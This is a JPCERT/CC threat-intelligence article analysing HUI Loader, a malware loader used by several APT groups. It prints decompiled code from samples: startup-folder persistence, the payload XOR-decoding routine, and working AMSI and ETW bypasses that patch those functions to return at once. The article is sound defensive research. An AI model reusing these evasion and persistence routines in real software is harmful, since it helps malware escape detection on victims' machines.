


朝長 秀誠 (Shusei Tomonaga)

May 19, 2022

Analysis of HUI Loader

- Email

To conceal malware's features, attackers sometimes encode the malware and decode it only when they execute it. In such cases, the encoded malware is loaded and executed by a program called loader. In this way, an attacker can split the malware into a loader and encoded malware. Minimizing the loader's features and hiding important features of the malware make detection on infected hosts more difficult. Among such loaders, this article discusses HUI Loader, which has been used since around 2015.

Overview of HUI Loader

At JSAC2022, it was pointed out that several attack groups use HUI Loader [1], and JPCERT/CC has also confirmed attacks using this loader since around 2015. Figure 1 shows the changes in HUI Loader as well as the attack groups using it.




Figure 1. Changes in HUI Loader

HUI Loader was first identified around January 2015. It was confirmed that APT10 attack group had been using it. Around April 2015, Blue Termite also started using it. These attack groups used the following 3 types of encoded malware loaded into the HUI Loader. Note that Poison Ivy and Quasar were customized by the attackers from the original.

- PlugX

- Poison Ivy [2]
- Quasar [3]

Since 2016, we have seen continuous use by the APT10 attack group; since June 2020, attack group A41APT has also started using it [1]. Additionally, since August 2021, the DEV-0401 attack group has also started using it [4]. The method of encoding the malware body has not changed since the beginning and can be decoded as follows.

for i in range(len(enc_data)): data = ord(enc_data[i]) ^ 0x20 ^ ord(key[i % len(key)]) dec_data.append(data)

In the following sections, we will describe the following HUI Loader feature changes that have been made so far.

- Persistence
- Password randomization
- Disabling security features
- Removal of characteristic strings

Persistence

There are two types of HUI Loader: those with persistence functionality and those without it. 3 patterns of persistence functionality have been identified:

- Service
- Registry (Run key)
- Startup folder

Many HUI Loader samples register a service and start it upon restart. The service name and other details vary from sample to sample. The type that starts from the registry was identified around 2015, but it has not been seen in recent samples. The type that starts from the startup folder creates an LNK file in the startup folder and starts via a shortcut file, as shown in Figure 2.

```
HRESULT mal_setup_startup()
{
  HRESULT result; // eax
  WCHAR Filename; // [esp+4h] [ebp-414h]
  WCHAR pszPath; // [esp+20Ch] [ebp-20Ch]

  GetModuleFileNameW(0, &Filename, 0x104u);
  result = SHGetFolderPathW(0, CSIDL_COMMON_STARTUP, 0, 0, &pszPath);
  if ( result >= 0 )
  {
    wcscat_s(&pszPath, 0x104u, L"\\VizoHtmlDialog.lnk");
    result = mal_create_lnk_file();
    if ( !(_BYTE)result )
    {
      result = SHGetFolderPathW(0, CSIDL_STARTUP, 0, 0, &pszPath);
      if ( result >= 0 )
      {
        wcscat_s(&pszPath, 0x104u, L"\\VizoHtmlDialog.lnk");
        result = mal_create_lnk_file();
      }
    }
  }
  return result;
}
```

Figure 2. Code to create LNK file in the startup folder

Password randomization

HUI Loader which was identified around 2015 decoded the malware body using a regular string of characters as a password. As a result, the same password was often used in multiple samples. Since 2016, passwords have been randomized to use different values for each sample.

Table 1. Examples of passwords used by HUI Loader

sha256	creation time	password
8efcecc00763ce9269a01d2b5918873144746c4b203be28c92459f5301927961	2015-05-21 08:54:24	qwe123#@!4567890
421e11a96e810c834dd6b14b515ad7a5401813caa0555ddfb3490c3d82336e3d	2015-07-14 02:07:10	qwe123#@!4567890
beb77e277510c4ff2797a314494606335f158a722cf6533fad62ba5d5789e2d3	2015-07-16 11:17:04	qwe123#@!4567890
074075eda7dde4396fb8aa441031cf88873b969273a9541f25b15fc35ec5ee49	2017-05-24 11:50:56	etweq0sH8zV6ggqRaBe
af223370ff0da3c9a9314dc6bf9cb9d9c3a12e2e3c835643edeedad4b4f908fa	2017-09-07 09:51:04	sdh7h327ogd28632fgd3f7fhn

c3cb9d0650fcca22a61760fa072336a036a8a5e8eaa61cb72bc4b553a84aedd1 2017-09-19 05:03:45 gef798w6g6f523fif5d3sdad

Disabling security features

Some HUI Loader samples have code that aims to bypass the Windows OS security features, Event Tracing for Windows (ETW) and Antimalware Scan Interface (AMSI). Figures 3 and 4 show a part of the code that bypasses those features.

```
int mal_ETW_bypass()
{
  HMODULE ModuleHandleA; // rax
  FARPROC EtwEventWrite; // rbx
  HANDLE CurrentProcess; // rax
  HANDLE v3; // rax
  HANDLE v4; // rax
  char Buffer[4]; // [rsp+30h] [rbp-28h] BYREF
  DWORD flOldProtect; // [rsp+34h] [rbp-24h] BYREF
  CHAR ModuleName[16]; // [rsp+38h] [rbp-20h] BYREF

  Buffer[0] = 0xC3;
  strcpy(ModuleName, "ntdll.dll");
  ModuleHandleA = GetModuleHandleA(ModuleName);
  if ( ModuleHandleA )
  {
    EtwEventWrite = GetProcAddress(ModuleHandleA, "EtwEventWrite");
    CurrentProcess = GetCurrentProcess();
    VirtualProtectEx(CurrentProcess, EtwEventWrite, 1ui64, 0x40u, &flOldProtect);
    v3 = GetCurrentProcess();
    WriteProcessMemory(v3, EtwEventWrite, Buffer, 1ui64, 0i64);
    v4 = GetCurrentProcess();
    LODWORD(ModuleHandleA) = VirtualProtectEx(v4, EtwEventWrite, 1ui64, flOldProtect, 0i64);
  }
  return (int)ModuleHandleA;
}
```

Figure 3: Example of code to bypass ETW

```
int mal_AMSI_bypass()
{
  HMODULE ModuleHandleA; // rax
  HRESULT (__stdcall *AmsiScanBuffer)(HAMSICONTEXT, PVOID, ULONG, LPCWSTR, HAMSISESSION, AMSI_RESULT *); // rbx
  HANDLE CurrentProcess; // rax
  HANDLE v3; // rax
  HANDLE v4; // rax
  char Buffer[4]; // [rsp+30h] [rbp-28h] BYREF
  DWORD flOldProtect; // [rsp+34h] [rbp-24h] BYREF
  CHAR ModuleName[16]; // [rsp+38h] [rbp-20h] BYREF

  Buffer[0] = 0xC3;
  strcpy(ModuleName, "amsi.dll");
  ModuleHandleA = GetModuleHandleA(ModuleName);
  if ( ModuleHandleA )
  {
    AmsiScanBuffer = (HRESULT (__stdcall *)(HAMSICONTEXT, PVOID, ULONG, LPCWSTR, HAMSISESSION, AMSI_RESULT *))GetProcAddress(ModuleHandleA, "AmsiScanBuffer");
    CurrentProcess = GetCurrentProcess();
    VirtualProtectEx(CurrentProcess, AmsiScanBuffer, 1ui64, 0x40u, &flOldProtect);
    v3 = GetCurrentProcess();
    WriteProcessMemory(v3, AmsiScanBuffer, Buffer, 1ui64, 0i64);
    v4 = GetCurrentProcess();
    LODWORD(ModuleHandleA) = VirtualProtectEx(v4, AmsiScanBuffer, 1ui64, flOldProtect, 0i64);
  }
  return (int)ModuleHandleA;
}
```

Figure 4. Example of code to bypass AMSI

The beginning of AmsiScanBuffer function and ETWEventWrite function are changed to RETN command.

Delete characteristic strings

HUI Loader samples used to contain a characteristic string (HUIHWASDIHWEIUDHDSFSFFEFWEFEWFDSGEFERWGWEEFWFWEWD). However, since December 2021, samples without this string have also been identified. Figure 5 compares samples with and without the characteristic string.

```
lea     r8d, [rsi+4]    ; flProtect
xor     r9d, r9d        ; dwMaximumSizeHigh
xor     edx, edx        ; lpFileMappingAttributes
mov     rcx, rax        ; hFile
mov     qword ptr [rsp+140h+dwFlagsAndAttributes], rsi ;
mov     rbx, rax
mov     [rsp+140h+dwCreationDisposition], esi ; dwMaximu
call    cs:CreateFileMappingW
mov     rdi, rax
test    rax, rax
jnz     short loc_180002494
xor     ecx, ecx        ; Code
call    exit
-------------------------------------------------------
align 4

                        ; CODE XREF: StartAddress+21A↑j
xor     edx, edx        ; lpFileSizeHigh
mov     rcx, rbx        ; hFile
call    cs:GetFileSize
mov     rcx, rbx        ; hObject
mov     cs:dword_180019534, eax
call    cs:CloseHandle
xor     r9d, r9d        ; dwFileOffsetLow
lea     edx, [r9+4]     ; dwDesiredAccess
xor     r8d, r8d        ; dwFileOffsetHigh
mov     rcx, rdi        ; hFileMappingObject
mov     qword ptr [rsp+140h+dwCreationDisposition], rsi
call    cs:MapViewOfFile
```

```
push    0               ; lpName
push    0               ; dwMaximumSizeLow
push    0               ; dwMaximumSizeHigh
push    4               ; flProtect
mov     esi, eax
push    0               ; lpFileMappingAttributes
push    esi             ; hFile
call    ds:CreateFileMappingW
mov     edi, eax
test    edi, edi
jnz     short loc_10002464
push    eax             ; Code
call    _exit
-------------------------------------------------------

                        ; CODE XREF: StartAddress+10C↑j
lea     edx, [ebp+Buffer]
push    offset aHuihwasdihweiu ; "HUIHWASDIHWEIUDHDSFSFEFWEFEWFDSGEFERWGW"...
push    edx             ; Buffer
call    __swprintf
add     esp, 8
push    0               ; lpFileSizeHigh
push    esi             ; hFile
call    ds:GetFileSize
push    esi             ; hObject
mov     nSize, eax
call    ds:CloseHandle
push    0               ; dwNumberOfBytesToMap
push    0               ; dwFileOffsetLow
push    0               ; dwFileOffsetHigh
push    4               ; dwDesiredAccess
push    edi             ; hFileMappingObject
call    ds:MapViewOfFile
```

Figure 5. left: Sample without characteristic string, right: Sample with characteristic string

In closing

HUI Loader has been used for a long time being updated little by little since about 2015. It is expected that attack groups continue to use it in the future. The IoC of HUI Loader introduced in this article is available on Github. Please use it as needed.

https://github.com/JPCERTCC/HUILoader-research

Shusei Tomonaga (Translated by Takumi Nakano)

References

[1] JSAC2022: What we can do to the chaotic A41APT campaign https://jsac.jpcert.or.jp/archive/2022/pdf/JSAC2022_9_yanagishita-tamada-nakatsuru-ishimaru_en.pdf


[2] JPCERT/CC Eyes: PoisonIvy adapts to communicate through Authentication Proxies https://blogs.jpcert.or.jp/en/2015/07/poisonivy-adapts-to-communicate-through-authentication-proxies.html

[3] JPCERT/CC Eyes: Attack Activities by Quasar Family https://blogs.jpcert.or.jp/en/2020/12/quasar-family.html

[4] Symantec Enterprise Blogs: LockFile: Ransomware Uses PetitPotam Exploit to Compromise Windows Domain Controllers https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/lockfile-ransomware-new-petitpotam-windows

- Email

Author



朝長 秀誠 (Shusei Tomonaga)

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.

×

カスタム検索

表示順:RelevanceRelevanceDate